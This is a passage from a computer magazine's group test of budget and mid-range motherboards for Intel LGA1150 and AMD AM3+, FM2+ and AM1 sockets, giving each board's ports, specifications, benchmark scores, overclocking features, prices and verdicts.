
There are two RAM slots for up to 16GB of dual-channel DDR3 memory running at a maximum of 1,600MHz, which slot in snugly next to the processor and heatsink mounts. There are two SATA3 ports for high-performance storage such as SSDs, and two further SATA2 ports for drives that don't need the 6GB/s transfer speeds offered by the newer specification.

Performance in our benchmarks was as expected, with our Intel Core i5-4670K scoring 100 overall. The UEFI BIOS isn't too complex to use, but if you decide to overclock the processor you'll be on your own, because there are no automatic overclocking tools on this cheap board.

It's hard to complain about the MSI H81M-P33 when you consider its very low price, but given the problems we had with USB connectors, there are better boards on the market for only slightly more. The Asus B85M-G is a better all-round motherboard.

### SPECIFICATIONS

PROCESSOR SOCKET LGA1150 • DIMENSIONS 226x173mm •  
CHIPSET H81 • MEMORY SLOTS 2 • PCI-E X16 SLOTS 1 •  
PCI-E X1 SLOTS 1 • PCI SLOTS 0 • USB PORTS 4x USB,  
2x USB3 • VIDEO OUTPUTS VGA, DVI •  
WARRANTY One year RTB • DETAILS [www.msi.com](http://www.msi.com) •  
PART CODE 911-7817-019





## ASUS M5A97 Evo R2.0



£79 inc VAT • From [www.dabs.com](http://www.dabs.com)

### VERDICT

A decent motherboard with lots of handy enthusiast features, but it's a little expensive

**THE ASUS M5A97** Evo R2.0 is an AM3+ motherboard that has a lot of features that will please those who spend more time with their case's side panel off than on.

There are lots of connection ports, though on the back you get a measly two USB3 ports and a slightly more generous eight USB connectors. Luckily there are two more USB3 connectors on a mid-board header, which can be connected to your case's USB3 ports.

Also at the rear are two eSATA connectors and, most strangely, a FireWire connector. There's also a full complement of six 3.5mm audio jacks and an optical audio port.

Of the two PCI-E x16 slots, only the top one runs at x16 speeds. The second runs at x4 and, while compatible with AMD CrossFire, it's unlikely you'll get particularly impressive performance out of your second card if you install one. If you want a multi-card setup, you should buy a different motherboard.

Also present are two PCI-E x1 slots and two legacy PCI connectors for older expansion

cards. There are six SATA3 connectors, with four facing to the right and the others sitting on top of the board's surface facing upwards.

There are no video output ports because AMD FX chips don't have onboard graphics chips, making these connectors redundant. There's room for four DDR3 RAM sticks with a maximum overclocked speed of 2,133MHz.

This board is designed for enthusiasts, with several dedicated buttons dotted around the board designed to make fiddling that bit easier. The BIOS FlashBack utility is handy if you're having problems or need to update your board: inserting a USB stick with the BIOS files on it and holding down the button (below the PCI slot) automatically flashes the BIOS with the new software, even if you don't have a processor installed. It's a niche addition, but some users will appreciate it.

Also useful is the MemOK button, which lets you check for memory faults. The light flashes to let you know if your RAM is faulty or your motherboard simply doesn't like it.

Finally, the DirectKey button switches on your PC and automatically boots into the UEFI BIOS, removing the need for you to press the Delete key, as is customary with any BIOS fiddling.

Performance was a touch slow from our 4GHz AMD FX-8350 chip, scoring 95 overall. After being overclocked to 4.7GHz using the easy-to-use one-click overclocking tools in the BIOS, it managed an overall score of 129.

The Asus M5A97 EVO R2.0 is a capable motherboard with lots of handy features and capacity for future expansion. It's expensive compared to the similarly specified MSI 970A-G43, though, so unless you really want the extra buttons, you should buy that instead.

### SPECIFICATIONS

**PROCESSOR SOCKET** AM3+ • **DIMENSIONS** 305x244mm • **CHIPSET** AMD 970 + SB950 • **MEMORY SLOTS** 4 • **PCI-E X16 SLOTS** 2 • **PCI-E X1 SLOTS** 2 • **PCI SLOTS** 2 • **USB PORTS** 8x USB, 2x USB3 • **VIDEO OUTPUTS** None • **WARRANTY** One year RTB • **DETAILS** [www.asus.com/uk](http://www.asus.com/uk) • **PART CODE** 90-MIBJJO-G0EAY0M2



## MSI 970A-G43



£50 inc VAT • From [www.ebuyer.com](http://www.ebuyer.com)

### VERDICT

The **MSI 970A-G43** is a cheap AM3+ motherboard with all the features you could want for a modest build

**THE MSI 970A-G43** is an ATX AM3+ board for AMD FX processors. It uses the AMD 970 and SB950 chipsets designed to make the most of eight-core processors, so we kitted ours out with an octa-core, 4GHz AMD FX-8350 chip to see what the board is capable of. We ran our 4K multimedia benchmarks with the processor clocked at stock speeds, and it managed an overall score of 99.

Go to the UEFI BIOS, click the OC Genie II button and the motherboard automatically alters your processor and RAM clock speeds to what it thinks will be a stable overclock. It clocked our RAM to 1,432MHz and bumped the processor's clock speed up to 4.3GHz. The effect of this relatively modest overclock was impressive: benchmarking scores improved to a score of 121, with the multitasking test in particular getting a huge boost from 93 to 130.

There's one PCI-E x16 slot accompanied by a second running at x4 speeds. The two slots are compatible with AMD's CrossFireX, but if you're building a gaming monster, you'll want

to spend more on a motherboard with a faster second PCI-E slot capable of x8 or x16 speeds.

There's a pair of PCI-E x1 slots, though one is obstructed when a graphics card is installed in the top PCI-E x16 slot. You'll need a graphics card as there are no built-in video outputs, but you could install it in the bottom PCI-E slot and run it at slower x4 speeds if you don't plan on using it for any performance-dependent tasks. Finally, there are two legacy PCI slots for older expansion hardware.

There are six SATA3 connectors for hard disks, SSDs and optical drives, with two of them facing upwards and four facing sideways at the bottom edge of the board. Depending on how your case handles cable management, these sideways-mounted ports will either be helpful and tidy or awkward and hard to reach.

RAM capacity is up to 32GB, with four DIMM slots to the right of the processor. If you're using two or four sticks of RAM to take advantage of dual-channel performance, you should insert the modules into the first


and third or second and fourth slots, which are coloured accordingly.

There are two USB3 ports at the rear, with a single USB3 header mid-board for attaching to USB3 ports on your case. There are six USB ports at the rear and a header for three more at mid-board. Alongside the Gigabit Ethernet port are six 3.5mm audio jacks, making this motherboard suitable for surround-sound setups including 3.5mm inputs.

The MSI 970A-G43 is a good value for those looking to build a basic but robust system for work and play. Its built-in, one-click overlocks are a big plus point, but a couple of extra USB3 ports wouldn't have gone amiss.

### SPECIFICATIONS

**PROCESSOR SOCKET** AM3+ • **DIMENSIONS** 305x225mm • **CHIPSET** AMD 970 + SB950 • **MEMORY SLOTS** 4 • **PCI-E X16 SLOTS** 2 • **PCI-E X1 SLOTS** 2 • **PCI SLOTS** 2 • **USB PORTS** 6x USB, 2x USB3 • **VIDEO OUTPUTS** None • **WARRANTY** One year RTB • **DETAILS** [www.msi.com](http://www.msi.com) • **PART CODE** 911-7693-023



## ASROCK FM2A88X Pro3+

COMPUTER  
SHOPPER  
RECOMMENDED



£56 inc VAT • From [www.lambda-tek.com](http://www.lambda-tek.com)

### VERDICT

A competitively priced ATX FM2+ motherboard with plenty of room for future expansion

**THE FM2A88X PRO3+** is a low-cost but well-specified FM2+ ATX motherboard. It's compatible with AMD FM2 and FM2+ sockets and there's room for up to 64GB of RAM in the four memory slots. Even if you don't want more than 8GB now, there's space for future expansion with another two 8GB sticks.

There are lots of PCI-E slots too, with two PCI-E x16 slots and three PCI-E x1 connectors. One of the PCI-E x16 slots runs at x16 speeds while the other runs at x4. The motherboard is compatible with AMD CrossFire but if you're embarking on a proper gaming PC you'll want a more expensive motherboard with a faster second PCI-E x16 slot.

There are eight SATA3 connectors on the right of the board, enough for even the most complex storage configurations. All eight support RAID modes 0, 1, 5 and 10.

On the rear of the FM2A88X you'll find six USB ports, two of which are USB3 compatible. The ports are slightly squashed together: two USB ports and the USB3 connectors are very

close to each other and the two other USB ports are right next to the DVI port. You'll have to arrange your peripherals carefully to ensure they all fit properly. Mid-board there are headers for two USB and two USB3 ports.

If you don't have a discrete graphics card, the board has two video outputs in the form of DVI and VGA connectors. There's no HDMI port, which is strange given how common this standard is on monitors and TVs. Still, they can both output images in Full HD at 60Hz and the DVI port also copes with 2,560x1,440 images at 60Hz. There are three 3.5mm audio jacks on the rear but no optical audio.

Performance is slightly slower than other FM2+ boards, with our AMD A10-7850K CPU scoring 54 overall in our tests. Overclocking is easy, though: the UEFI BIOS is easy to navigate and the automatic overclocking function of the BIOS lets you pick a clock speed for your processor without you having to fiddle with external bus speeds, multipliers or voltage, although you can fiddle with all of these if you


want to. The FM2A88X doesn't hold your hand and there's no Asus EZ Tune or MSI OC Genie-style tools to help you out, so you're largely on your own when you're overclocking.

Performance from the eight-core graphics processor on the 7850K was also in line with our expectations: 44.2fps at 720p and High graphics settings is a decent result.

The ASRock FM2A88X Pro3+ is a good all-round motherboard with plenty of room for future expansion. Thanks to its full-size ATX form factor, it's also easy to work with, as long as you have a big enough case. It's keenly priced, too, so if you're building a mid-range work or gaming PC, it's a great choice.

### SPECIFICATIONS

PROCESSOR SOCKET FM2+ • DIMENSIONS 303x204mm •  
CHIPSET A88X • MEMORY SLOTS 4 • PCI-E X16 SLOTS 2 •  
PCI-E X1 SLOTS 3 • PCI SLOTS 2 • USB PORTS 4x USB, 2x  
USB3 • VIDEO OUTPUTS DVI, VGA •  
WARRANTY One year RTB • DETAILS [www.asrock.com](http://www.asrock.com) •  
PART CODE 90-MXGWJ0-A0UAYZ



## ASUS A68HM-Plus



£48 inc VAT • From [www.scan.co.uk](http://www.scan.co.uk)

### VERDICT

A cheap and cheerful microATX FM2+ motherboard, but there isn't much room for future expansion

**THE A68HM-PLUS** is a compact and basic microATX FM2+ motherboard for PC builders on a budget. Its price is attractive, but whether you're willing to put up with its limitations will be down to your future ambitions.

The small size means that you don't get a lot of room for expansion. For starters, there are just two RAM slots. This means that you'll realistically only ever be able to have 16GB of RAM, because 16GB DDR3 sticks are all but non-existent at the moment.

Elsewhere, there are four SATA3 ports, with two facing to the right at the bottom-right edge of the board and another two close by sitting on top the PCB. This should be enough for most smaller PC builds, but if you think you might be adding disks or optical drives in the future it would be sensible to buy a board with more connectors.

There's a single PCI-E x16 slot for those who want to install a graphics card, and a PCI-E x1 slot just below it for other expansion hardware such as sound cards or wireless

adapters. If you install a large graphics card, this slot will be obstructed and unusable. Below the x1 slot is a legacy PCI slot.

At the rear are a total of just four USB ports, with two of them the faster USB3 variety. There are two further USB3 headers mid-board if your case is compatible, and four USB headers. Alongside the Gigabit Ethernet port you'll find three 3.5mm analogue audio jacks and three video outputs: DVI, HDMI and VGA are all represented. The DVI port is the most versatile output on the board, able to support resolutions of up to 2,560x1,600 at 60Hz. The HDMI port can output at Ultra HD resolutions, although only at 24Hz.


Performance is par for the course, with our benchmark AMD A10-7850K processor managing an overall score of 57. There are no easy one-click overclocking options on the A68HM-Plus, but if you have a bit of knowledge and enough cooling, the UEFI BIOS lets you tweak CPU and RAM clock speed and voltages. It isn't a headline feature of the

motherboard, though, so if you're serious about overclocking you should buy a more expensive board.

The Asus A68HM-Plus is a perfectly competent microATX FM2+. However, a lack of ports and connectivity rather limits the potential for future expansion. Unless your budget is tight, we'd recommend spending a little more on the MSI A88XM Gaming, a microATX motherboard with a lot more room for future expansion. If you don't need a small motherboard, the full-size ATX ASRock FM2A88X Pro3+ is our recommended choice.

### SPECIFICATIONS

PROCESSOR SOCKET FM2+ • DIMENSIONS 226x183mm •  
CHIPSET AMD A68H FCH • MEMORY SLOTS 2 • PCI-E X16  
SLOTS 1 • PCI-E X1 SLOTS 1 • PCI SLOTS 1 • USB PORTS 2x  
USB, 2x USB3 • VIDEO OUTPUTS DVI, HDMI, VGA •  
WARRANTY One year RTB • DETAILS [www.asus.com/uk](http://www.asus.com/uk) •  
PART CODE 90-MB0L40-MUEAY0





## GIGABYTE GA-F2A88X-D3H



£64 inc VAT • From [www.ebuyer.com](http://www.ebuyer.com)

### VERDICT

A good-value FM2+ motherboard that does the basics without any fuss, but there's no automatic overclocking

**THE GA-F2A88X-D3H** is a mid-range ATX AMD FM2+ motherboard with just about everything you'll need for a moderately specified PC build. It supports AMD processors using either the FM2 or FM2+ socket and it uses the A88X chipset.

It's a spacious board to work on, with all the headers and ports spread nicely around. There are only two USB3 ports at the rear, but there are two further headers on the board if your case has spare ports. You get a total of eight slower USB connectors, with four on the back and four additional headers. You'll have no problem connecting all your peripherals, but you'll need to decide which of them will benefit from the high speeds USB3 offers.

At the rear are five 3.5mm audio jacks plus an optical audio port, which will be a welcome addition for buyers with high-quality audio equipment. You also get DVI, VGA and HDMI outputs, which will be handy if you choose not to buy a graphics card. All three ports can output in Full HD, with the DVI port capable

of 2,560x1440 resolutions and the HDMI port also able to produce Ultra HD images, although only at a slightly jerky 24Hz and only if you have an FM2+ processor installed.

If you do want to use a graphics card, there are two PCI-E x16 slots, though only the top one runs at full x16 speeds. The second one, situated below a pair of PCI-E x1 slots (there's a third x1 slot in the middle of the board) runs at x4 speeds. This means if you wanted to connect a second graphics card later you could do so, but the x4 speeds may prove to be a bottleneck. Only AMD cards are compatible for dual-card setups on this board. Fitting a graphics card in the x16 speed slot will obstruct one of the x1 slots, but with two others to choose from this won't be an issue. There are two legacy PCI slots at the bottom of the board, too, if you have old expansion cards you want to use on your new build.

The four DDR3 RAM modules take a maximum of 64GB of memory, and the board can handle overclocked RAM up to a


maximum speed of 2,400MHz, so there's lots of headroom for future upgrades.

Gigabyte's UEFI BIOS is a little behind that of rivals ASRock, Asus and MSI. It's by no means bad and fans of simpler, old-school BIOS menus will feel at home. Sadly, though, there are no automatic overclocking tools. Even so, the board managed a score of 57 in our benchmarks, which is what we'd expect.

The Gigabyte GA-F2A88X-D3H is a decent FM2+ motherboard for the price. It does all the basics well and if you're not into overclocking and minute tweaking, you won't need much more. However, the ASRock FM2A88X Pro3+ is a better all-round board.

### SPECIFICATIONS

**PROCESSOR SOCKET** FM2+ • **DIMENSIONS** 305x225mm • **CHIPSET** A88X • **MEMORY SLOTS** 4 • **PCI-E X16 SLOTS** 2 • **PCI-E X1 SLOTS** 3 • **PCI SLOTS** 2 • **USB PORTS** 4x USB, 2x USB3 • **VIDEO OUTPUTS** DVI, HDMI, VGA • **WARRANTY** Three years RTB • **DETAILS** [www.gigabyte.com](http://www.gigabyte.com) • **PART CODE** GA-F2A88X-D3H



## MSI A88XM Gaming



£80 inc VAT • From [www.ebuyer.com](http://www.ebuyer.com)

### VERDICT

A well-built and generously specified microATX FM2+ board perfect for compact gaming PC builds

**THE MSI A88XM Gaming** is an expensive motherboard compatible with AMD's FM2+ and FM2 processors from the A-series and Athlon lines. It's a microATX board, so should fit into more compact PC builds. Despite its size, it's well designed and easy to work with.

Some cheaper microATX boards cut costs by squeezing components into a smaller space, but MSI has used the microATX specification to its full advantage and filled the 244x244mm surface with a generous array of connectors.

The four DDR3 RAM slots are rated for a maximum speed of 2,400MHz and a capacity of 64GB, so there's lots of room for expansion.

High-speed USB3 devices are served by four ports at the rear of the board and a further header for connecting case ports, plus two USB ports at the back and six mid-board headers for the chassis. Six 3.5mm audio jacks are present, and the optical audio output will appeal to those with high-end audio hardware. You also get a Killer LAN port, which is claimed to prioritise gaming network traffic

over other network activity, although we weren't able to verify this through testing.

There are a whopping eight SATA3 connectors, so you'll have no issues connecting all the storage devices you need.

One of the two PCI-E connectors runs at x16 speed, while the other runs at x8. Together they support Nvidia SLI and AMD CrossFireX dual-GPU setups. If you're trying to cut costs, though, you may choose to use the powerful onboard graphics of your FM2+ processor, if you have one. If you do, you have the choice of VGA, HDMI, DVI and DisplayPort outputs on the rear of the board. The DisplayPort and HDMI connectors can output at Ultra HD resolutions, although only at a jerky 24Hz.


Processor performance was in line with what we'd expect, with the A10-7850K CPU scoring 57 overall at base clock speeds. Using MSI's OC Genie tool, found in the UEFI BIOS, we upped our CPU's speed to 4.4GHz, but with a stock AMD heatsink and fan we weren't able to run our benchmarks without running into

overheating problems and instabilities. Overclocking is encouraged on the A88XM Gaming motherboard, but you'll need know-how and the right equipment to do it safely.

With generous connectivity and potential for future expansion, the MSI A88XM Gaming is a great choice for gamers who play less graphically intensive games such as RTS and MOBA titles. You could feasibly build a competent system with this board and a decent AMD Kaveri processor for under £400, which is not to be sniffed at.

### SPECIFICATIONS

**PROCESSOR SOCKET** FM2+ • **DIMENSIONS** 244x244mm • **CHIPSET** A88X • **MEMORY SLOTS** 4 • **PCI-E X16 SLOTS** 2 • **PCI-E X1 SLOTS** 2 • **PCI SLOTS** 0 • **USB PORTS** 2x USB, 4x USB3 • **VIDEO OUTPUTS** VGA, DVI, HDMI, DisplayPort • **WARRANTY** One year RTB • **DETAILS** [www.msi.com](http://www.msi.com) • **PART CODE** 911-7903-003



## ASROCK AM1B-MDH



£29 inc VAT • From [www.morecomputers.com](http://www.morecomputers.com)

## VERDICT

A decent microATX AM1 motherboard, but there are better-specified boards available for less

**AM1 MOTHERBOARDS ARE** among the cheapest on the market, supporting AMD's cheapest CPUs for low-power, low-cost PCs.

ASRock's AM1B-MDH microATX is actually one of the more expensive, although at under £30 – the cheapest are around £20 – it's hard to complain. Your money gets you a basic motherboard with plenty of rear-facing ports, including four USB and two USB3 connectors. This should be more than enough for your peripherals, and even if it isn't, the four USB headers will give you more ports if your case has them. There aren't any USB3 headers, so you won't be able to add front USB3 ports.

On the rear are three video outputs: DVI, HDMI and VGA ports. The HDMI port is rotated 90°, a move that reduces the danger of wider HDMI cables physically blocking the two USB ports placed next to the connector.

There are two DDR3 RAM slots, and you should keep in mind the fact that the AM1 platform does not support dual-channel memory. Nonetheless, there's capacity for up

to 32GB of RAM, although you'll be hard pressed to find two 16GB sticks on sale, so realistically your maximum capacity is 16GB.

There are two PCI-E slots, but the x16 slot has a maximum speed of only x4. This limits the speed of any expansion cards you use, including graphics cards, and will ultimately be a bottleneck if you try to install anything but the cheapest of graphics cards. Unfortunately, we've found that AM1 processors are a bottleneck, and you won't be able to get the full speed out of a decent graphics card. We recommend sticking with the integrated graphics on your processor of choice, which won't be good enough for playing games but will handle HD video properly.

Performance using an Athlon 5350 processor wasn't very impressive, with our 4K benchmarks returning an overall score of just 17. This really isn't a very quick system.

You also get a PCI-E x1 slot, so you'll be able to connect a basic wireless card or install an extra set of USB ports if you wish.



There are three 3.5mm audio jacks on the rear, and two PS/2 ports as well.

Two SATA3 ports are present, and while this is enough for a basic PC setup, it is very limiting. They're awkwardly placed next to the 12-pin ATX power socket, and they're back to back rather than side by side. Unless you'll be constantly plugging in and disconnecting devices, though, this won't be a problem.

The ASRock AM1B-MDH is a decent AM1 motherboard, although considering how basic AM1 socket processors are it's hard to see where the extra money has gone. You can get near-identical specifications for less money with the MSI AM1M.

## SPECIFICATIONS

**PROCESSOR SOCKET** AM1 • **DIMENSIONS** 237x169mm • **CHIPSET** AM1 • **MEMORY SLOTS** 2 • **PCI-E X16 SLOTS** 1 • **PCI-E X1 SLOTS** 1 • **PCI SLOTS** 0 • **USB PORTS** 4x USB, 2x USB3 • **VIDEO OUTPUTS** DVI, VGA, HDMI • **WARRANTY** One year RTB • **DETAILS** [www.asrock.com](http://www.asrock.com) • **PART CODE** 90-MXGUN0-A0UAYZ

## MSI AM1M



£24 inc VAT • From [www.ebuyer.com](http://www.ebuyer.com)

## VERDICT

A superb-value microATX AM1 motherboard with all the features you could ask for and a great price

**AM1 MOTHERBOARDS ARE** about as basic as you can get, but if you're looking to build a tiny PC designed for the simplest of tasks, they're great value. The MSI AM1M is one of the cheapest AM1 boards on the market, and has an easy-to-use and fairly spacious design.

The microATX board measures just 226x173mm. Normally this would make for a cramped board, but the inherent simplicity of the AM1 platform means there aren't an awful lot of ports and connectivity to squeeze into this small, rectangular space.

The rear of the board has all the USB and video outputs you could want at this price, with four USB and two USB3 ports, alongside DVI, HDMI and VGA connectors. Surprisingly, you also get two USB3 headers mid-board, meaning you can connect additional ports on your case. There are also headers for four more front-panel USB ports.


There are three 3.5mm audio jacks on the rear with mid-board headers for two more chassis-mounted 3.5mm connectors.

Finally, there's a PS/2 connector for a legacy keyboard or mouse.

There are two SATA3 connectors on the right of the board, so you'll have to carefully consider what disk drives you want connected to your PC. If you want more drives, you'll need to go for more expensive processors and motherboards because more than two SATA connectors on an AM1 board is a rarity.

You get space for two sticks of DDR3 RAM running at a maximum speed of 1,600MHz. The board supports up to 32GB of RAM, but unless you find a seldom-seen pair of 16GB sticks of memory, you'll be limited to a maximum of two 8GB sticks.

There's a PCI-E x16 slot running at x4 speeds on this board, so any graphics card you install here to take a load off the processor need not be a high-performance chip. Below this slot are two PCI-E x1 slots for smaller expansion cards, and even if one of them is obstructed by a graphics card, the lower slot should remain clear and usable.



Performance in our benchmarking tests was as expected, with the board scoring 18 in our new 4K benchmarks. Gaming performance was also as expected: the low specifications of the AM1 chipset don't allow for demanding games, and the CPUs prove to be a bottleneck for discrete graphics cards. AM1 hardware can't be expected to run modern 3D games.

The MSI AM1M is a remarkably good-value motherboard, offering the same features and the addition of two mid-board USB3 headers without increasing the cost over its AM1 rivals. If you're looking to build the cheapest system possible, this is the board to get.


## SPECIFICATIONS

**PROCESSOR SOCKET** AM1 • **DIMENSIONS** 225x171mm • **CHIPSET** AM1 • **MEMORY SLOTS** 2 • **PCI-E X16 SLOTS** 1 • **PCI-E X1 SLOTS** 1 • **PCI SLOTS** 0 • **USB PORTS** 4x USB, 2x USB3 • **VIDEO OUTPUTS** DVI, VGA, HDMI • **WARRANTY** One year RTB • **DETAILS** [www.msi.com](http://www.msi.com) • **PART CODE** 911-M765-005




## BENCHMARKS


## 2D performance



## Image editing



## Video encoding



Our reference AMD AM3+ processor is an FX-8350, and our reference FM2 processor is an A10-7850K. Our Intel reference processor is a Core i5-4670K.

All the motherboards are tested with 4GB of DDR3 RAM running at 1,600MHz and a 1GB AMD Radeon HD 5870 graphics card.

## VERDICT

## INTEL LGA2011-3

The MSI X99S SLI Plus just beats the Asus X-99A to the Best Buy award thanks to its lower price and slightly better specs.

## INTEL LGA1150

ASRock's Z97 Extreme6 has oodles of ports and room for future expansion, but it's expensive. It wins our Recommended award, but if you want to spend a bit less, take a look at the Asus Z97-E. The Asus B85M-G is very limited in terms of future expansion but it's decent value.

## AMD AM3+

AMD FX chips may be on their last legs, but they still give impressive performance for not much cash. In this two-horse race, MSI's 970A-G43 beats the Asus M5A97 Evo 2.0 thanks to similar specifications but a much lower price. Its one-click overclocking tools are great, too.

## AMD FM2+

There are some great-value FM2+ boards in this test. It's the most expensive, but MSI's A88XM Gaming is our favourite thanks to a compact, easy-to-use design, great automatic overclocking features and decent performance. If you don't want to spend that much, the ASRock FM2A88X is £24 cheaper and offers similar performance but has fewer ports.

## AMD AM1

